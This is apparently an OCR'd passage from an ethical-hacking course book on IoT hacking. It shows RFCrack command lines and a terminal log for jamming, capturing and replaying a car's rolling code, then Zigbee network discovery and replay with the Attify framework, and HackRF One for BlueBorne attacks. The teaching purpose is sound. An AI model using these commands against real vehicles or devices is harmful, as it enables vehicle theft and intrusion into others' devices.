
Attackers use the RFCrack tool to obtain the rolling code sent by the victim to unlock a vehicle and later use the same code for unlocking and stealing the vehicle. RFCrack is used for testing RF communications between physical devices that communicate over sub-GHz frequencies. It is used along with a combination of hardware such as yardsticks to jam, replay, and sniff the signal coming from the sender.

Attackers perform the following attacks using RFCrack:

- Perform replay attacks (-i -F)
- Send saved payloads (-s –u)
- Perform rolling-code bypass attacks (-r -F -M)
- Perform jamming (-j -F)
- Scan incrementally through frequencies (-b -v -F)
- Scan common frequencies (-k)

Commands used by an attacker to perform rolling-code attack are given below:

- Live replay:
```
python RFCrack.py -i
```
- Rolling code:
```
python RFCrack.py -r -M MOD_2FSK -F 314350000
```
- Adjust RSSI range:
```
python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000
```
- Jamming:
```
python RFCrack.py -j -F 314000000
```
- Scan common frequencies:
```
python RFCrack.py -k
```
- Scan with your list:
```
python RFCrack.py -k -f 433000000 314000000 390000000
```
- Incremental scan:
```
python RFCrack.py -b -v 5000000
```
- Send saved payload:
```
python RFCrack.py -s -u ./files/test.cap -F 315000000 -M
MOD_ASK_OOK
```




```
Destroy:RFCrack ficti0n$ python RFCrack.py -r -F 433900000 -a "-80000"
Don't forget to change the default frequency and modulation type
ROLLING CODE REQUIRES 2 YardSticks Plugged In
Starting Jamming on: 433820000
SIGNAL STRENGTH: -241
SIGNAL STRENGTH: -227
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -231
SIGNAL STRENGTH: -40
SIGNAL STRENGTH: -230
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -79
Waiting to capture your rolling code transmission
-79
['fffffffffffffffffffc0000000000000004000441f30cb5a77f5f7ffffff7ffffc0
021020cf3f3cfd37ffffffffffdefefffffffffbfdffdbfffffffffffffffff8000000
04cde7db70000000000000000000000000000cc30821879e79043cf30f3cf318618
861879879e430f3cc3de79e79e73cf3cf30e79860000000000000000000333333332
f3cc31e79e618610c3cf3cc31e79879e798c30c3cc39e798798610c3cc3ce61879e6
79e79873cc30000000000000000000180000000122200001878073cc30e79e618618c
79e790c30c3c879e798730', 'ffe80010000b1a30137fbedffffffeffffffffffff
fffff7effffffffffddffffffffffffffffffffffffdfffe0000000000000000010002f
00000902000940fb37adfbfefdffffdffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
00000000020013246915e5b3f3fbbeffffffffffffffffffff7fffffffffeffffffdff
ffdffffffffc00000000880370312cbdbbdbffefffff000000000000000000000000
cf3cf30c61879e61ef30f30f39e79e61e630c30f30f798']
Jamming Stopped
Sending First Payload
Sending payload...
Transmission Complete
Ready to send second Payload?? (y/n) y
Sending payload...
Transmission Complete
Destroy:RFCrack ficti0n$
```

Figure 18.39: Rolling-code attack using RFCrack

Hacking Zigbee Devices with Attify Zigbee Framework

- Most of the IoT devices use the ZigBee protocol for **short-range wireless communication**
- Attackers find **vulnerabilities in ZigBee** based IoT and smart devices and exploit them using tools like the Attify ZigBee Framework
- The ZigBee protocol makes use of **16 different channels** for all communications
- Attackers use **Zbstumbler** from the Attify Zigbee framework to identify the channel used by the target device
- An attacker can perform a replay attack by **capturing** and **replaying the same packets** to observe the behavior of the device



```
[+] Transmitting beacon request
[+] Received frame.
[+] Received frame is a beacon.
[+] Beacon represents a new network.
[+] New Network: PANID 0xA45B  Source 0x3178
        Ext PANID: 53:37:52:15:2d:99:b2:79
        Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 20

[+] Received frame.
[+] Received frame is not a beacon (FCF=6188)
[+] Received frame.
[+] Received frame is not a beacon (FCF=0200).
[+] Received frame.
[+] Received frame is not a beacon (FCF=6188).
[+] Received frame.
[+] Received frame is not a beacon (FCF=0200).
[+] Received frame.
```


https://www.attify.com

Hacking Zigbee Devices with Attify Zigbee Framework

Source: *https://www.attify.com*


Most IoT devices use the ZigBee protocol for short-range wireless communication. Attackers find vulnerabilities in ZigBee-based IoT and smart devices and exploit them using tools such as the Attify ZigBee Framework. Attackers take advantage of the vulnerabilities in these devices to sniff confidential information in transit and, in some cases, take control of the device itself.

The Attify ZigBee Framework consists of a set of tools used to perform ZigBee penetration testing. ZigBee protocol makes use of 16 different channels for all communications. Attackers use zbstumbler from the Attify Zigbee framework to identify the channel used by the target device. Once the attacker identifies this, he/she starts capturing the packets that are being transmitted from or/and to the device. At this stage, an attacker can simply perform a replay attack by capturing and replaying the same packets to observe the behavior of the device. Subsequently, the attacker can perform further exploitation on the device.


Attify Killerbee Framework
File
AZF
zbstumbler
zbdump
zbreplay
zbwireshark
zbdsniff
zbassocflood
Zigbee Network Discovery
20
☑ Verbose
Start

```
[+] Transmitting beacon request
[+] Received frame.
[+] Received frame is a beacon.
[+] Beacon represents a new network.
[+] New Network: PANID 0xA45B  Source 0x3178
        Ext PANID: 53:37:52:15:2d:99:b2:79
        Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 20

[+] Received frame.
[+] Received frame is not a beacon (FCF=6188)
[+] Received frame.
[+] Received frame is not a beacon (FCF=0200).
[+] Received frame.
[+] Received frame is not a beacon (FCF=6188).
[+] Received frame.
[+] Received frame is not a beacon (FCF=0200).
[+] Received frame.
```

Figure 18.40: Screenshot of Attify Zigbee Framework



BlueBorne Attack Using HackRF One

- IoT devices include some sort of wireless communication using **RF** or **ZigBee** or **LoRa**
- Attackers use HackRF One to perform attacks such as **BlueBorne** or **AirBorne attacks** such as replay, fuzzing, and jamming
- HackRF One is an advanced hardware and software-defined radio with the range of **1MHz to 6GHz**
- It transmits and receives radio waves in **half-duplex mode**, so it is easy for attackers to perform attacks using this device
- It can sniff a wide range of wireless protocols ranging from **GSM to Z-wave**

https://greatscottgadgets.com

